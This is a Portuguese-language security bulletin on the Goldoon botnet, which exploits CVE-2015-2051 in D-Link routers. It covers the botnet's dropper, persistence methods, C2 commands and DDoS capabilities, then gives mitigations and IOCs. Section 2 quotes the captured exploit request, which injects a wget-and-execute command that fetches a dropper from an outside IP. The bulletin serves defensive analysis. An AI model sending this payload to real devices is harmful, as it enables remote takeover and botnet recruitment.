BOLETIM DE SEGURANÇA

Botnet Goldoon explorando falha antiga em dispositivos D-Link

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A FortiGuard detectou em abril uma botnet recém-desenvolvida explorando uma falha antiga da D-Link, identificada como CVE-2015-2051. Essa falha específica possibilita a execução de comandos remotos arbitrários através do recurso *GetDeviceSettings* presente na interface HNAP. Isso permite que um atacante monte uma requisição HTTP sofisticada que inclua um comando mal-intencionado no cabeçalho da solicitação.

2 DETALHES SOBRE A AMEAÇA

Através da assinatura de sistema de prevenção de intrusões (IPS), foi identificadas tentativas de exploração da falha CVE-2015-2051, com o objetivo de disseminar o botnet recém-identificado como "Goldoon". Caso os alvos sejam violados, os atacantes podem assumir controle absoluto, o que possibilita a capacidade de extrair dados do sistema, iniciar comunicações com um servidor de comando e controle (**C2**) e utilizar os dispositivos comprometidos para realizar ataques subsequentes, incluindo ataques de negação de serviço distribuído (**DDoS**). Foi observado um aumento significativo na atividade deste botnet em abril, com uma frequência quase duas vezes maior do que o normal.

```
POST /HNAP1/ HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings/`c
d && cd tmp && export PATH=$PATH:. && cd /tmp/; wget http://94.
228.168.60:8080/dropper && chmod +x dropper && ./dropper`"
Content-Length: 0
```

Figura 1 – Evidência de carga útil.




Figura 2 – Telemetria da assinatura de IPS.

Os atacantes começam o ataque explorando essa vulnerabilidade para obter um arquivo tipo "**dropper**" do endereço "**hxxp://94[.]228[.]168[.]60:8080**". Esse script tem a função de baixar, executar e deletar arquivos que podem ser mal-intencionados, afetando diversas plataformas do sistema Linux, tais como aarch64, arm, i686, m68k, mips64, mipsel, powerpc, s390x, sparc64, x86-64, sh4, riscv64, DEC Alfa e PA-RISC. O arquivo, chamado "goldoon", é ativado logo que é baixado e suas permissões são configuradas. Finalizada a execução, o script procede com a remoção do arquivo "goldoon" e, em seguida, se autodestrói, eliminando evidências de sua presença e mantendo-se oculto.




Figura 3 – Arquivo de script "dropper".

Durante a análise do malware, observou-se que ele executa ações específicas como, preparar argumentos essenciais para sua operação, configura-se para iniciar automaticamente, garantindo sua permanência no aparelho infectado, cria uma conexão ininterrupta com o servidor de comando e controle, fica em espera por instruções do C2 para desencadear atividades maliciosas O malware Goldoon configura inicialmente parâmetros cruciais para a conexão. Utiliza, por exemplo, o "WolfSSL" para a encriptação das comunicações e estabelece os servidores DNS do Google ("8.8.8.8" e "8.8.4.4") como seus resolvedores DNS, facilitando a execução do ataque.

Figura 4 – Inicialização do servidor DNS.

Existem dez métodos distintos para a execução automática de malware, todas com o objetivo de ativar o código malicioso durante a inicialização do sistema da vítima. Esses métodos são categorizados em: Execução no Boot, Daemon e Execução no Logon. O malware pode ser ativado através do processo de boot do Linux, utilizando arquivos ou programas específicos como "/etc/rc.local" ou "crontab". Alternativamente, pode ser configurado como um daemon denominado "goldoon.server", o que lhe permite manter-se ativo no dispositivo infectado.

Adicionalmente, o malware tem a capacidade de iniciar automaticamente quando a vítima acessa o sistema no dispositivo comprometido.

Autorun Type	Autorun Method
Boot Execution	/etc/rc.local
	/etc/init.d/startup_script
	/etc/init.d/S99startup
	crontab
	/etc/profile
Daemon	/etc/systemd/system/goldoon.service
	/etc/inittab
Logon Execution	~/.bashrc
	~/.config/autostart/goldoon.desktop
	/etc/xdg/autostart/goldoon.desktop

Figura 5 – Método de execução automática.

O malware persiste em estabelecer conexão com o servidor de comando e controle (C2) até que seja bem-sucedido. Ele coleta e envia detalhes do sistema alvo, incluindo o nome do usuário, entre outros dados. Após a conexão, a ameaça é instruída pelo servidor C2 por meio de pacotes que contêm comandos específicos para operações subsequentes. Dentro desses pacotes, existem sete diferentes instruções que podem ser ativadas pelo C2. Entre elas, duas são claramente destinadas a atividades mal-intencionadas: uma executa comandos no sistema da vítima usando “/bin/bash -c”, e a outra inicia variados tipos de ataques de negação de serviço (DoS).

```
lea     eax, (aC_0 - 8217000h)[ebx] ; "-c"
push    0
push    [esp+10h+arg_0] ; command
push    eax
lea     eax, (aBinBash - 8217000h)[ebx] ; "/bin/bash"
push    eax
call    execlp
call    kernel_vsyscall
mov     [esp+1Ch+var_1C], eax
call    sub_8057CA0
add     esp, 10h
```

Figura 6 – Conexão e comportamento C2.

A análise revelou que o malware possui uma variedade impressionante de 27 técnicas distintas para executar ataques. Ele é capaz de realizar ataques DoS utilizando protocolos usuais, até mesmo afetando jogos como Minecraft. Para efetuar um ataque DoS, o Goldoon emprega múltiplos pacotes, com uma ênfase particular em ataques via TCP, que envolvem mais de dez diferentes tipos de pacotes.

Alguns métodos, como “**http_exploit**”, “**http_xflow**”, “**http_pps**” e “**http_cps**”, estão atualmente inativos, sugerindo que o desenvolvedor do malware pode estar planejando atualizações futuras e aprimoramentos contínuos.




Figura 7 – Comandos para métodos de ataque.

Essa vulnerabilidade apesar de antiga e de fácil exploração, representa um risco crítico, pois permite a execução de código remoto. Uma vez que essa falha seja explorada, os dispositivos afetados podem ser incorporados a uma botnet, que utiliza essa vulnerabilidade. Isso evidencia a constante evolução dessa ameaça e sua capacidade de comprometer um número crescente de dispositivos.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualize o firmware

- Certifique-se de que o firmware dos seus roteadores D-Link esteja atualizado para a versão mais recente para corrigir vulnerabilidades conhecidas.

Altere senhas padrão

- Troque as senhas padrão dos dispositivos por senhas fortes e únicas para evitar acessos não autorizados.

Desative serviços desnecessários

- Desligue serviços de gerenciamento remoto nos dispositivos, a menos que sejam estritamente necessários.

Monitore o tráfego de rede

- Use ferramentas de segurança para monitorar o tráfego de rede e detectar atividades suspeitas que possam indicar a presença de botnets.

Instale soluções de segurança

- Utilize softwares antivírus e antimalware confiáveis para proteger seus dispositivos contra infecções por malware.

Educação em segurança cibernética

- Eduque-se e aos outros usuários sobre os riscos de segurança e as melhores práticas para manter a segurança online.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	dec08165d1c46622e70d3a15e8bd6029
sha1:	c05f755dac3a6d8954ac9295a88509a6da003d1a
sha256:	712d9abe8fbdff71642a4d377ef920d66338d73388bfee542f657f2e916e219c
File name:	aarch64-linux-gnu

Indicadores de compromisso do artefato	
md5:	b85a47d2492497e2bf78608c80978ba9
sha1:	4956ed591a4929a0988fb2e66898c9dbd014bc3f
sha256:	d7367d41d19baa4f1022f8eb47f7ff1e13f583265c7c26ab96d5f716fa0d61ee
File name:	alpha-linux-gnu

Indicadores de compromisso do artefato	
md5:	0cd08a7b8c12b5c0effed00f48a7df9b
sha1:	285d450027bf8b46eef221ab6927bc959489b08f
sha256:	fdf6dae772f7003d0b7cdc55e047434dbd089e0dc7664a3fae8ccfd9d10ece8c
File name:	arm-linux-gnueabi

Indicadores de compromisso do artefato	
md5:	65528e0e1492411f5b5c96c9210abd9b
sha1:	998c4465175e6b95b1d0bd0cb69eb3d29b4e763f
sha256:	aa9e6006bce7d0b4554165dba76e67c4a44d98090c9e6ac9f3dca726f6e9adbf
File name:	arm-linux-gnueabihf

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	94[.]228[.]168[.]60

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Fortinet**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH